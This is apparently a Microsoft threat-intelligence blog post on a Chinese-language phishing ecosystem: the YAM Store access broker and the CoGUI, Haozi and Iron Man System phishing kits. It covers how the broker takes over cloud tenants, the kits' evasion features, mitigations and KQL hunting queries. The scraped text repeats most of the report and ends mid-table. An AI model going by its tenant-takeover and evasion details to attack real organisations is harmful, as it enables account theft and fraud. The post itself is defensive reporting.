Uncovering the shadow world of a phishing kit ecosystem

Microsoft, alongside industry partner Resecurity, identified three phishing kits sold through the YAM Store that make up this Chinese-language cybercriminal network: CoGUI (also known as NX or FA), Haozi (also known as Phoenix), and Iron Man System. Microsoft tracks the cluster of activity and the developers behind all three phishing kits as Storm-2990. Since January 2026, the threat actors behind these kits have been responsible for facilitating the sending of over one billion phishing emails and SMS messages to over 75 thousand organizations worldwide.

Microsoft assesses with high confidence that these phishing kits were developed by Chinese-speaking threat actors, and, despite their distinct branding and separate Telegram-based sales channels, exhibit highly similar capabilities and functionality. The phishing kits provide phishing templates impersonating legitimate brands and organizations (including government, financial, and logistics) worldwide, and enable criminal actors to facilitate high-volume phishing and credential stealing operations. The similarity in their infrastructure and overlap in activity suggest either shared development origins, code reuse, or close collaboration among their developers.

These phishing kits have been advertised through YAM Store, first CoGUI and Haozi, followed by Iron Man System starting in June 2026. YAM Store and affiliated phishing kit companies accepted payments through cryptocurrency, including USDT and Ethereum, adding another layer to conceal illicit activity. The scale and proliferation of this ecosystem demonstrate how readily available criminal infrastructure can lower the barrier to entry, enabling less skilled cybercriminals to target organizations at scale and contribute to fraud losses.

By mapping the relationship between YAM Store and these phishing kits, we provide insight into the commercial infrastructure that supports modern phishing operations.

Diagram showing the relationship of YAM Store (Storm-3119) and the phishing kits tracked as Storm-2990.
Figure 2. YAM Store (Storm-3119) sells fraudulently acquired infrastructure to CoGUI, Haozi, and Iron Man System, all interconnected phishing kit operators, who then provide these services to other threat actors.

Storm-3119: YAM Store, the power broker

YAM Store is an initial access broker (IAB) that sells infrastructure using compromised or fraudulently obtained environments in providers like Microsoft and Google. The marketplace offers a variety of infrastructure based on age, subscription type, and environment types such as education (.edu) or non-profit (.org).

Diagram showing the procurement and downstream activity related to YAM Store
Figure 3: YAM Store procurement and downstream activity chain

The YAM Store marketplace provides cybercriminals with a platform to purchase fraudulently acquired Microsoft and Google domains associated with legitimate, expired, or previously used organization numbers, allowing actors to use seemingly legitimate infrastructure and obtain workspaces at relatively low cost. Storm-3119 uses automation to identify expired environment or organization names and leverages legitimate customer information associated with them to help circumvent existing detections.

Screenshot of YAM Store interface and Telegram
Figure 4. YAM Store interface and Telegram contact

Anatomy of YAM Store operations: How Storm-3119 acquires, controls, and monetizes infrastructure

During this investigation, Microsoft uncovered a five-stage attack pipeline often used in Storm-3119’s operations. YAM Store functions as an access broker, an intermediary that hijacks Microsoft 365 and Azure for Education tenants and resells the stolen accounts, licenses, and storage as a service to downstream operations, including the phishing kits tracked as Storm-2990. The pipeline below describes the supply side of that business: how the actor acquires, controls, and monetizes compromised environments.

Stage 1 – Reconnaissance: Storm-3119 conducts automated reconnaissance of target environments. The actor uses Flask, a lightweight Python web framework, to covertly identify and profile cloud-enabled organizations. The tooling is designed to discover Microsoft 365 tenants, assess enrollment opportunities, gather licensing and Azure cloud information, and perform these activities anonymously through Tor infrastructure.

Stage 2 – Environment takeover and app-only admin panels: Once a viable environment is identified, the threat actor centralizes associated information in an actor-controlled platform used to administer compromised Microsoft 365 environments. This platform is a separate set of administrative panels (implemented in PHP, Java/Spring, and Cloudflare Workers) that lets the operator maintain, monetize, and expand access using stolen application credentials. Leveraging the compromised environment’s client secret through an application-only authentication flow, the panel performs full directory control: it resets passwords silently (without forcing a change at next sign-in), assigns education licenses, and grants privileged attributes that the actor can later monetize. Because this access is application-level rather than tied to a single user session, the resulting persistence is more durable, more scalable, and harder to detect.

Stage 3 – Storage and resource abuse: With the stolen privileged credentials, the threat actor signs in to a compromised Global Administrator account and self-provisions the PnP Management Shell service principal, which represents the actor’s application inside the compromised tenant. Through this service principal, the threat actor grants themselves broad Microsoft Graph permissions, including read and write access to directory data and AppCatalog.ReadWrite.All, along with full control over the SharePoint API. The actor then abuses the compromised tenant’s SharePoint and OneDrive as bulk hosting and converts the hijacked storage into a sellable product.

Stage 4 – Phishing and DNS infrastructure support: The threat actor maintains dedicated infrastructure to support and manage phishing operations on behalf of their customers. A custom DNS management platform enables centralized control of phishing domains, SSL certificates, and domain-routing configurations through Cloudflare.

Stage 5 – Storefront and monetization: Storm-3119 resells the hijacked accounts, licenses, and storage through an automated storefront, operating as the access broker that supplies these resources to downstream operations. Payment is accepted through Alipay, WeChat Pay, and USDT (TRC20), and the storefront supports a sub-reseller tier. Telegram is used for order notifications and buyer contact rather than as the primary sales channel.

In addition to targeting existing tenants, Storm-3119 also separately creates fraudulent organizations and supporting web presence to establish tenants on Microsoft’s platform, likely using AI-generated content and forged documentation to make the fabricated entities appear legitimate. In one case, the actor created an environment, likely using AI, named “Jewish Choice” under the guise of a nonprofit organization and associated it with jewishchoice[.]org, a domain registered only within the past several months that did not appear to represent a legitimate organization. This activity indicates that Storm-3119 likely established the website and associated domain to lend credibility to the fabricated nonprofit identity and facilitate tenant creation.

Screenshot of website for a fake non-profit
Figure 5: YAM Store created the fake non-profit “Jewish Choice” to sell to criminal actors with a [.]org top-level domain to appear as a legitimate organization in phishing emails.

Storm-2990: The Iron Man System phishing kit

YAM Store sells its illicitly acquired infrastructure, as well as the prominent phishing kits tracked as Storm-2990, to other threat actors. The platforms are commercially licensed phishing-as-a-service (PaaS) products. They are designed to impersonate organizations across several industry verticals to steal information, including sign-in credentials (usernames, passwords) and financial data (credit card information), used to gain access to network environments.

Iron Man System’s customers purchase a subscription that provides access to the kit’s license server, with the domain hard-coded into the kit. This restriction adds a layer of obfuscation by limiting site access to paying customers. The kits allow attackers to steal money by abusing the stolen credit card information.

Screenshot of Iron Man System sign-in
Figure 6. Iron Man System admin sign-in

The Iron Man System phishing kit contains over 2,335 templates tailored to over 139 countries including Australia, Japan, India, and the United States, with the United States accounting for the most phishing templates. The phishing lures used by Iron Man System mimic various trusted brands and organizations, such as local government including authorities associated with traffic and parking fees, law enforcement, healthcare, finance, transportation, and retail. These lures are designed to trick targets into providing sensitive information. Most phishing lures used in the United States are transportation or government-related.

Screenshot of SMS phishing impersonating traffic authorities in the Philippines
Figure 7. Phishing lure impersonating traffic authorities in the Philippines
Screenshot of phishing email impersonating Amazon
Figure 8. Phishing lure impersonating Amazon shipping services
Screenshot of a Japanese-language phishnig lure
Figure 9. Phishing lure impersonating a Japanese financial service provider. It warns the target that a routine security check determined that the target’s account requires re-authentication. The email provides instructions for the target to visit the ‘official’ website and follow instructions to authenticate to the portal
Screenshot of SMS phishing impersonating Australia Post
Figure 10. Sample lure impersonating Australia Post
Screenshot of phishing email impersonating Medicare
Figure 11. Sample lure impersonating Medicare

The phishing kits are capable of the following advanced evasion techniques to varying degrees:

  • Geofencing, a technique used to restrict access to configured countries only, so only users from specific countries can access the phishing content from their web browser
  • Fake CAPTCHA gates, used to prevent or block automated browsing from threat research tools by making the user click a box or execute an action
  • IP address block list and allow list, used to block or allow IP addresses to prevent threat researcher interaction
  • Anti-detection configuration related tosettings to evade security researcher detection
  • Telegram bot configuration,including bot tokens and chat IDs for real-time phishing that enables credential exfiltration. It allows the kit operator to receive automatic notifications on their Telegram account when a target takes action on a phishing lure, including entering credentials, credit card data submission, and verification codes.

After the target provides the sensitive information (sign-in details, credit card info), the phishing kit collects it using a WebSocket, offering customers real-time victim interaction through Telegram notifications during credential harvesting. This confirms that the kit supports live, interactive phishing where the operator monitors each victim’s progress and manually controls what the victim sees next, a hallmark of sophisticated PaaS platforms. The attacker then harvests the information to use in follow-on fraudulent financial activities.

The Iron Man System phishing kit panel is predominately hosted on China-based hosting providers, with a smaller number of panels found on hosting providers in other countries. The fully featured, multi-tenant phishing kit uses the GoFrame application development framework, an open-source Go framework with roots in the Chinese developer ecosystem.

Downstream activity from Storm-2990 phishing kits

Microsoft observed downstream activity by threat actors using infrastructure affiliated with the Storm-2990 phishing kits. In analyzed cases, the actors used similar common phishing techniques, such as urgency in the message and attaching malicious links that redirect to actor-controlled infrastructure that allows these downstream threat actors to perform the following activities:

  • Credential stealing: The actors use phishing pages that impersonate legitimate services to trick targets into providing credentials or other authentication information, enabling downstream actors to access compromised accounts.
  • Device code phishing: In some cases, the actors abuse the device code authentication flow to trick victims into authenticating to legitimate applications, allowing downstream actors to obtain authentication tokens and access compromised accounts.
  • Financial fraud: The end goal for the downstream actors is to use stolen payment data to make fraudulent purchases of high-end goods or fraudulent transactions on legitimate financial platforms.

The threat actors using the phishing kits conduct phishing campaigns at scale whether it is a missing toll payment or a traffic citation. The following screenshots show email or SMS phishing lures used in Storm-2990 phishing kits.

Screenshots of phishing landing pages
Figure 12: Sample of landing pages impersonating mainstream tech, streaming and brokerage services around the world. The templates are tailored to specific countries using trusted local or international brand names and local language.

Mitigation and protection guidance

This interconnected network of Chinese-language phishing kit operators and developers operates as an enabling ecosystem, providing infrastructure and services that facilitate criminal activity rather than functioning as a standalone malware tool. Microsoft assesses that the ecosystem is not limited to the abuse of Microsoft services and extends to other providers.

While Microsoft notes that the identified organizations impacted by attacks stemming from Storm-3119 or Storm-2990 operations include financial, healthcare, and IT companies, the activity conducted by threat actors using these tools are common attacks that could affect any organization.

Most of the activity that stems from this phishing kit ecosystem consists of social engineering, phishing operations, and account and storage takeovers. Microsoft recommends the following to mitigate the impact of Storm-3119 and Storm-2990-related threats.

  • In nearly all the cases observed by Microsoft, the phishing lures used by the Storm-2990 operators followed prescriptive scam red flags, including urgency, time-sensitive tasks such as clicking a provided link with official branding. Users should verify with the purported sender of the message or email, even when the task involves signing in to a known, secure account not provided by the link or calling the purported organization or company directly.
  • Educate users about protecting personal and business information in social media, filtering unsolicited communication, identifying lures in spear-phishing emails and watering holes, and reporting reconnaissance attempts and other suspicious activities.
  • Educate users about common phishing techniques. Sign-in prompts should clearly identify the application being authenticated to. As of 2021, Microsoft Azure interactions prompt the user to confirm (Cancel or Continue) that they are signing in to the app they expect, which is an option frequently missing from phishing sign-ins.
  • Review our recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Configure the Microsoft Defender for Office 365 Safe Links policy to apply to internal recipients.

Hardening credentials and cloud identities is also necessary to defend against phishing attacks, which seek to gain valid credentials and access tokens. As an initial step, use passwordless solutions like passkeys and implement multifactor authentication (MFA) throughout your environment:

  • Invoke the principles of least privilege and Zero Trust to significantly slow down threat actors who might have been able to gain initial access and buy time for defenders to respond. Since Storm-3119 operators have been observed obtaining Global Administrator access, implementing these principles can help lock down Global Administrator roles and who has access to specific resources.
  • Use the Microsoft Authenticator app for passkeys and MFA, and complement MFA with Conditional Access policies, where sign-in requests are evaluated using additional identity-driven signals.
  • Conditional Access policies can also be scoped to strengthen privileged accounts with phishing-resistant MFA.
  • Your passkey and MFA policy can be further secured by only allowing MFA and passkey registrations from trusted locations and devices.
  • Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

The coverage below applies to the downstream activity detected by Microsoft that was identified using Storm-2990 infrastructure.

Tactic Observed activity Microsoft Defender coverage
Initial accessStorm-2990-affiliated threat actors sign in to compromised accounts. Phishing campaigns use emails with malicious links. Microsoft Entra ID Protection
– Atypical travel
– Malicious IP address
– Unfamiliar sign-in properties

Microsoft Defender for Office 365
– A potentially malicious URL click was detected
– Email messages containing malicious URL removed after delivery
– Email reported by user as malware or phish

Microsoft Defender for Cloud
– Communication with suspicious domain identified by threat intel
Credential accessStorm-2990 facilitates high-volume phishing and credential stealing operations.Microsoft Entra ID Protection
– Password Spray

Microsoft Defender for Endpoint
– Potential phishing web site
– Suspicious activity linked to an emerging threat actor detected
– Suspicious connection blocked by network protection

Microsoft Defender for Identity
– User identity risk elevated based on defender risk assessment
– User exhibiting spike in distinct application resource access combinations
– User sign-in from shared client infrastructure exhibiting anomalous activity

Microsoft Defender XDR
– Account compromise through anomalous password spray or credential compromise
– Authentication from password-spraying infrastructure
– Potential user account compromise identified through attack analysis

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the activity and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about the activity discussed in this blog.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find generic activity that may have some overlap with Storm-2990-related activity. Note that these queries are not specific to Storm-2990:

Hunt for suspicious device code authentication

The following query identifies risky sign-ins using the device-code authentication flow that could indicate device-code phishing and subsequent unauthorized account access.

EntraIdSignInEvents
| where Timestamp > ago(30d)
| where AuthenticationProtocol =~ "deviceCode"
| where RiskLevelDuringSignIn in~ ("medium", "high")
or RiskLevelAggregated in~ ("medium", "high")
or RiskEventTypes_V2 != "[]"
| project Timestamp, AccountUpn, IPAddress, Country, Application, ResourceDisplayName,
AuthenticationProtocol, RiskLevelDuringSignIn, RiskLevelAggregated,
RiskEventTypes_V2, SessionId
| order by Timestamp desc

Hunt for potentially compromised accounts using multiple risk signals

The following query identifies accounts exhibiting risky authentication activity across multiple IP addresses or countries that may indicate credential compromise following phishing.

EntraIdSignInEvents
| where Timestamp > ago(30d)
| where RiskLevelDuringSignIn in~ ("medium", "high")
    or RiskLevelAggregated in~ ("medium", "high")
    or RiskEventTypes_V2 != "[]"
| summarize FirstSeen = min(Timestamp), LastSeen = max(Timestamp),
            IPAddresses = make_set(IPAddress, 20), Countries = make_set(Country, 20),
            Applications = make_set(Application, 20), RiskEvents = make_set(RiskEventTypes_V2, 20),
            SignInCount = count() by AccountUpn
| where array_length(IPAddresses) > 1 or array_length(Countries) > 1
| order by LastSeen desc

Hunt for phishing clicks followed by Defender alerts

The following query correlates email URL clicks with subsequent Defender alerts for the same user to identify potential phishing-related account compromise.

let Lookback = 30d;
let PhishClicks =
    UrlClickEvents
    | where Timestamp > ago(Lookback)
    | project ClickTime = Timestamp, AccountUpn, Url, ClickAction = ActionType;
let IdentityAlerts =
    AlertEvidence
    | where Timestamp > ago(Lookback)
    | where EntityType =~ "User"
    | project AlertTime = Timestamp, AccountUpn, AlertId, Title, Severity, DetectionSource;
PhishClicks
| join kind=inner IdentityAlerts on AccountUpn
| where AlertTime between (ClickTime .. ClickTime + 24h)
| project ClickTime, AlertTime, AccountUpn, Url, ClickAction, AlertId, Title, Severity, DetectionSource
| order by ClickTime desc

Hunt for phishing URL clicks followed by suspicious sign-ins

The following query identifies users who clicked URLs in email and subsequently generated risky sign-in activity, which may help identify credential compromise following phishing.

let Lookback = 30d;
let PhishClicks =
    UrlClickEvents
    | where Timestamp > ago(Lookback)
    | where ActionType in~ ("ClickAllowed", "ClickBlocked")
    | project ClickTime = Timestamp, AccountUpn, Url, Workload, ClickAction = ActionType;
let SuspiciousSignins =
    EntraIdSignInEvents
    | where Timestamp > ago(Lookback)
    | where RiskLevelDuringSignIn =~ "high"
        or RiskLevelAggregated =~ "high"
        or RiskEventTypes_V2 != "[]"
    | project SignInTime = Timestamp, AccountUpn, IPAddress, Country, Application,
              RiskLevelDuringSignIn, RiskLevelAggregated, RiskEventTypes_V2;
PhishClicks
| join kind=inner SuspiciousSignins on AccountUpn
| where SignInTime between (ClickTime .. ClickTime + 24h)
| project ClickTime, SignInTime, AccountUpn, Url, IPAddress, Country, Application,
          RiskLevelDuringSignIn, RiskEventTypes_V2
| order by ClickTime desc

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious activity mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post The hidden network: Inside the phishing infrastructure ecosystem powering global cybercrime appeared first on Microsoft Security Blog.

The hidden network: Inside the phishing infrastructure ecosystem powering global cybercrime

Over the past year, Microsoft uncovered a Chinese-language cybercriminal ecosystem, an interconnected network of phishing kit operators, developers, and an illicit marketplace selling tools and infrastructure for large-scale phishing, enabling cybercriminal operations worldwide.

Threat actors purchased and used these tools and infrastructure, including phishing kits and access to compromised or fraudulent Microsoft or Google cloud environments and related credentials, to target organizations across the healthcare, financial services, wholesale distribution, and information technology (IT) sectors in Japan, the United States, Australia, and India. In collaboration with law enforcement agencies and other partners worldwide, Microsoft’s Digital Crimes Unit (DCU) facilitated a disruption of the ecosystem’s primary developers and infrastructure.

Microsoft’s research into one phishing kit unraveled a larger ecosystem, including the phishing kit developers, an infrastructure dealer, and the threat actors who buy from both. In this blog, we examine several phishing kits marketed and sold through YAM Store, an underground marketplace tracked by Microsoft as Storm-3119. We share our analysis of the technical aspects of this Chinese-language phishing kit ecosystem, the shared infrastructure, provisioning methods, and downstream activity by threat actors using these tools.

Map showing the countries affected by  Storm-3119 and Storm-2990-related activity, with the United States and Japan being the most affected.
Figure 1: Heat map of most impacted countries by combined Storm-3119 and Storm-2990-related activity.

Uncovering the shadow world of a phishing kit ecosystem

Microsoft, alongside industry partner Resecurity, identified three phishing kits sold through the YAM Store that make up this Chinese-language cybercriminal network: CoGUI (also known as NX or FA), Haozi (also known as Phoenix), and Iron Man System. Microsoft tracks the cluster of activity and the developers behind all three phishing kits as Storm-2990. Since January 2026, the threat actors behind these kits have been responsible for facilitating the sending of over one billion phishing emails and SMS messages to over 75 thousand organizations worldwide.

Microsoft assesses with high confidence that these phishing kits were developed by Chinese-speaking threat actors, and, despite their distinct branding and separate Telegram-based sales channels, exhibit highly similar capabilities and functionality. The phishing kits provide phishing templates impersonating legitimate brands and organizations (including government, financial, and logistics) worldwide, and enable criminal actors to facilitate high-volume phishing and credential stealing operations. The similarity in their infrastructure and overlap in activity suggest either shared development origins, code reuse, or close collaboration among their developers.

These phishing kits have been advertised through YAM Store, first CoGUI and Haozi, followed by Iron Man System starting in June 2026. YAM Store and affiliated phishing kit companies accepted payments through cryptocurrency, including USDT and Ethereum, adding another layer to conceal illicit activity. The scale and proliferation of this ecosystem demonstrate how readily available criminal infrastructure can lower the barrier to entry, enabling less skilled cybercriminals to target organizations at scale and contribute to fraud losses.

By mapping the relationship between YAM Store and these phishing kits, we provide insight into the commercial infrastructure that supports modern phishing operations.

Diagram showing the relationship of YAM Store (Storm-3119) and the phishing kits tracked as Storm-2990.
Figure 2. YAM Store (Storm-3119) sells fraudulently acquired infrastructure to CoGUI, Haozi, and Iron Man System, all interconnected phishing kit operators, who then provide these services to other threat actors.

Storm-3119: YAM Store, the power broker

YAM Store is an initial access broker (IAB) that sells infrastructure using compromised or fraudulently obtained environments in providers like Microsoft and Google. The marketplace offers a variety of infrastructure based on age, subscription type, and environment types such as education (.edu) or non-profit (.org).

Diagram showing the procurement and downstream activity related to YAM Store
Figure 3: YAM Store procurement and downstream activity chain

The YAM Store marketplace provides cybercriminals with a platform to purchase fraudulently acquired Microsoft and Google domains associated with legitimate, expired, or previously used organization numbers, allowing actors to use seemingly legitimate infrastructure and obtain workspaces at relatively low cost. Storm-3119 uses automation to identify expired environment or organization names and leverages legitimate customer information associated with them to help circumvent existing detections.

Screenshot of YAM Store interface and Telegram
Figure 4. YAM Store interface and Telegram contact

Anatomy of YAM Store operations: How Storm-3119 acquires, controls, and monetizes infrastructure

During this investigation, Microsoft uncovered a five-stage attack pipeline often used in Storm-3119’s operations. YAM Store functions as an access broker, an intermediary that hijacks Microsoft 365 and Azure for Education tenants and resells the stolen accounts, licenses, and storage as a service to downstream operations, including the phishing kits tracked as Storm-2990. The pipeline below describes the supply side of that business: how the actor acquires, controls, and monetizes compromised environments.

Stage 1 – Reconnaissance: Storm-3119 conducts automated reconnaissance of target environments. The actor uses Flask, a lightweight Python web framework, to covertly identify and profile cloud-enabled organizations. The tooling is designed to discover Microsoft 365 tenants, assess enrollment opportunities, gather licensing and Azure cloud information, and perform these activities anonymously through Tor infrastructure.

Stage 2 – Environment takeover and app-only admin panels: Once a viable environment is identified, the threat actor centralizes associated information in an actor-controlled platform used to administer compromised Microsoft 365 environments. This platform is a separate set of administrative panels (implemented in PHP, Java/Spring, and Cloudflare Workers) that lets the operator maintain, monetize, and expand access using stolen application credentials. Leveraging the compromised environment’s client secret through an application-only authentication flow, the panel performs full directory control: it resets passwords silently (without forcing a change at next sign-in), assigns education licenses, and grants privileged attributes that the actor can later monetize. Because this access is application-level rather than tied to a single user session, the resulting persistence is more durable, more scalable, and harder to detect.

Stage 3 – Storage and resource abuse: With the stolen privileged credentials, the threat actor signs in to a compromised Global Administrator account and self-provisions the PnP Management Shell service principal, which represents the actor’s application inside the compromised tenant. Through this service principal, the threat actor grants themselves broad Microsoft Graph permissions, including read and write access to directory data and AppCatalog.ReadWrite.All, along with full control over the SharePoint API. The actor then abuses the compromised tenant’s SharePoint and OneDrive as bulk hosting and converts the hijacked storage into a sellable product.

Stage 4 – Phishing and DNS infrastructure support: The threat actor maintains dedicated infrastructure to support and manage phishing operations on behalf of their customers. A custom DNS management platform enables centralized control of phishing domains, SSL certificates, and domain-routing configurations through Cloudflare.

Stage 5 – Storefront and monetization: Storm-3119 resells the hijacked accounts, licenses, and storage through an automated storefront, operating as the access broker that supplies these resources to downstream operations. Payment is accepted through Alipay, WeChat Pay, and USDT (TRC20), and the storefront supports a sub-reseller tier. Telegram is used for order notifications and buyer contact rather than as the primary sales channel.

In addition to targeting existing tenants, Storm-3119 also separately creates fraudulent organizations and supporting web presence to establish tenants on Microsoft’s platform, likely using AI-generated content and forged documentation to make the fabricated entities appear legitimate. In one case, the actor created an environment, likely using AI, named “Jewish Choice” under the guise of a nonprofit organization and associated it with jewishchoice[.]org, a domain registered only within the past several months that did not appear to represent a legitimate organization. This activity indicates that Storm-3119 likely established the website and associated domain to lend credibility to the fabricated nonprofit identity and facilitate tenant creation.

Screenshot of website for a fake non-profit
Figure 5: YAM Store created the fake non-profit “Jewish Choice” to sell to criminal actors with a [.]org top-level domain to appear as a legitimate organization in phishing emails.

Storm-2990: The Iron Man System phishing kit

YAM Store sells its illicitly acquired infrastructure, as well as the prominent phishing kits tracked as Storm-2990, to other threat actors. The platforms are commercially licensed phishing-as-a-service (PaaS) products. They are designed to impersonate organizations across several industry verticals to steal information, including sign-in credentials (usernames, passwords) and financial data (credit card information), used to gain access to network environments.

Iron Man System’s customers purchase a subscription that provides access to the kit’s license server, with the domain hard-coded into the kit. This restriction adds a layer of obfuscation by limiting site access to paying customers. The kits allow attackers to steal money by abusing the stolen credit card information.

Screenshot of Iron Man System sign-in
Figure 6. Iron Man System admin sign-in

The Iron Man System phishing kit contains over 2,335 templates tailored to over 139 countries including Australia, Japan, India, and the United States, with the United States accounting for the most phishing templates. The phishing lures used by Iron Man System mimic various trusted brands and organizations, such as local government including authorities associated with traffic and parking fees, law enforcement, healthcare, finance, transportation, and retail. These lures are designed to trick targets into providing sensitive information. Most phishing lures used in the United States are transportation or government-related.

Screenshot of SMS phishing impersonating traffic authorities in the Philippines
Figure 7. Phishing lure impersonating traffic authorities in the Philippines
Screenshot of phishing email impersonating Amazon
Figure 8. Phishing lure impersonating Amazon shipping services
Screenshot of a Japanese-language phishnig lure
Figure 9. Phishing lure impersonating a Japanese financial service provider. It warns the target that a routine security check determined that the target’s account requires re-authentication. The email provides instructions for the target to visit the ‘official’ website and follow instructions to authenticate to the portal
Screenshot of SMS phishing impersonating Australia Post
Figure 10. Sample lure impersonating Australia Post
Screenshot of phishing email impersonating Medicare
Figure 11. Sample lure impersonating Medicare

The phishing kits are capable of the following advanced evasion techniques to varying degrees:

  • Geofencing, a technique used to restrict access to configured countries only, so only users from specific countries can access the phishing content from their web browser
  • Fake CAPTCHA gates, used to prevent or block automated browsing from threat research tools by making the user click a box or execute an action
  • IP address block list and allow list, used to block or allow IP addresses to prevent threat researcher interaction
  • Anti-detection configuration related tosettings to evade security researcher detection
  • Telegram bot configuration,including bot tokens and chat IDs for real-time phishing that enables credential exfiltration. It allows the kit operator to receive automatic notifications on their Telegram account when a target takes action on a phishing lure, including entering credentials, credit card data submission, and verification codes.

After the target provides the sensitive information (sign-in details, credit card info), the phishing kit collects it using a WebSocket, offering customers real-time victim interaction through Telegram notifications during credential harvesting. This confirms that the kit supports live, interactive phishing where the operator monitors each victim’s progress and manually controls what the victim sees next, a hallmark of sophisticated PaaS platforms. The attacker then harvests the information to use in follow-on fraudulent financial activities.

The Iron Man System phishing kit panel is predominately hosted on China-based hosting providers, with a smaller number of panels found on hosting providers in other countries. The fully featured, multi-tenant phishing kit uses the GoFrame application development framework, an open-source Go framework with roots in the Chinese developer ecosystem.

Downstream activity from Storm-2990 phishing kits

Microsoft observed downstream activity by threat actors using infrastructure affiliated with the Storm-2990 phishing kits. In analyzed cases, the actors used similar common phishing techniques, such as urgency in the message and attaching malicious links that redirect to actor-controlled infrastructure that allows these downstream threat actors to perform the following activities:

  • Credential stealing: The actors use phishing pages that impersonate legitimate services to trick targets into providing credentials or other authentication information, enabling downstream actors to access compromised accounts.
  • Device code phishing: In some cases, the actors abuse the device code authentication flow to trick victims into authenticating to legitimate applications, allowing downstream actors to obtain authentication tokens and access compromised accounts.
  • Financial fraud: The end goal for the downstream actors is to use stolen payment data to make fraudulent purchases of high-end goods or fraudulent transactions on legitimate financial platforms.

The threat actors using the phishing kits conduct phishing campaigns at scale whether it is a missing toll payment or a traffic citation. The following screenshots show email or SMS phishing lures used in Storm-2990 phishing kits.

Screenshots of phishing landing pages
Figure 12: Sample of landing pages impersonating mainstream tech, streaming and brokerage services around the world. The templates are tailored to specific countries using trusted local or international brand names and local language.

Mitigation and protection guidance

This interconnected network of Chinese-language phishing kit operators and developers operates as an enabling ecosystem, providing infrastructure and services that facilitate criminal activity rather than functioning as a standalone malware tool. Microsoft assesses that the ecosystem is not limited to the abuse of Microsoft services and extends to other providers.

While Microsoft notes that the identified organizations impacted by attacks stemming from Storm-3119 or Storm-2990 operations include financial, healthcare, and IT companies, the activity conducted by threat actors using these tools are common attacks that could affect any organization.

Most of the activity that stems from this phishing kit ecosystem consists of social engineering, phishing operations, and account and storage takeovers. Microsoft recommends the following to mitigate the impact of Storm-3119 and Storm-2990-related threats.

  • In nearly all the cases observed by Microsoft, the phishing lures used by the Storm-2990 operators followed prescriptive scam red flags, including urgency, time-sensitive tasks such as clicking a provided link with official branding. Users should verify with the purported sender of the message or email, even when the task involves signing in to a known, secure account not provided by the link or calling the purported organization or company directly.
  • Educate users about protecting personal and business information in social media, filtering unsolicited communication, identifying lures in spear-phishing emails and watering holes, and reporting reconnaissance attempts and other suspicious activities.
  • Educate users about common phishing techniques. Sign-in prompts should clearly identify the application being authenticated to. As of 2021, Microsoft Azure interactions prompt the user to confirm (Cancel or Continue) that they are signing in to the app they expect, which is an option frequently missing from phishing sign-ins.
  • Review our recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Configure the Microsoft Defender for Office 365 Safe Links policy to apply to internal recipients.

Hardening credentials and cloud identities is also necessary to defend against phishing attacks, which seek to gain valid credentials and access tokens. As an initial step, use passwordless solutions like passkeys and implement multifactor authentication (MFA) throughout your environment:

  • Invoke the principles of least privilege and Zero Trust to significantly slow down threat actors who might have been able to gain initial access and buy time for defenders to respond. Since Storm-3119 operators have been observed obtaining Global Administrator access, implementing these principles can help lock down Global Administrator roles and who has access to specific resources.
  • Use the Microsoft Authenticator app for passkeys and MFA, and complement MFA with Conditional Access policies, where sign-in requests are evaluated using additional identity-driven signals.
  • Conditional Access policies can also be scoped to strengthen privileged accounts with phishing-resistant MFA.
  • Your passkey and MFA policy can be further secured by only allowing MFA and passkey registrations from trusted locations and devices.
  • Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

The coverage below applies to the downstream activity detected by Microsoft that was identified using Storm-2990 infrastructure.

Tactic Observed activity Microsoft Defender coverage
Initial accessStorm-2990-affiliated threat actors sign in to compromised accounts. Phishing campaigns use emails with malicious links. Microsoft Entra ID Protection
– Atypical travel
– Malicious IP address
– Unfamiliar sign-in properties

Microsoft Defender for Office 365
– A potentially malicious URL click was detected
– Email messages containing malicious URL removed after delivery
– Email reported by user as malware or phish

Microsoft Defender for Cloud
– Communication with suspicious domain identified by threat intel
Credential accessStorm-2990 facilitates high-volume phishing and credential stealing operations.Microsoft Entra ID Protection
– Password Spray

Microsoft Defender for Endpoint
– Potential phishing web site
– Suspicious activity linked to an emerging threat actor detected
– Suspicious connection blocked by network protection

Microsoft Defender for Identity
– User identity risk elevated based on defender risk assessment
– User exhibiting spike in distinct application resource access combinations
– User sign-in from shared client infrastructure exhibiting anomalous activity

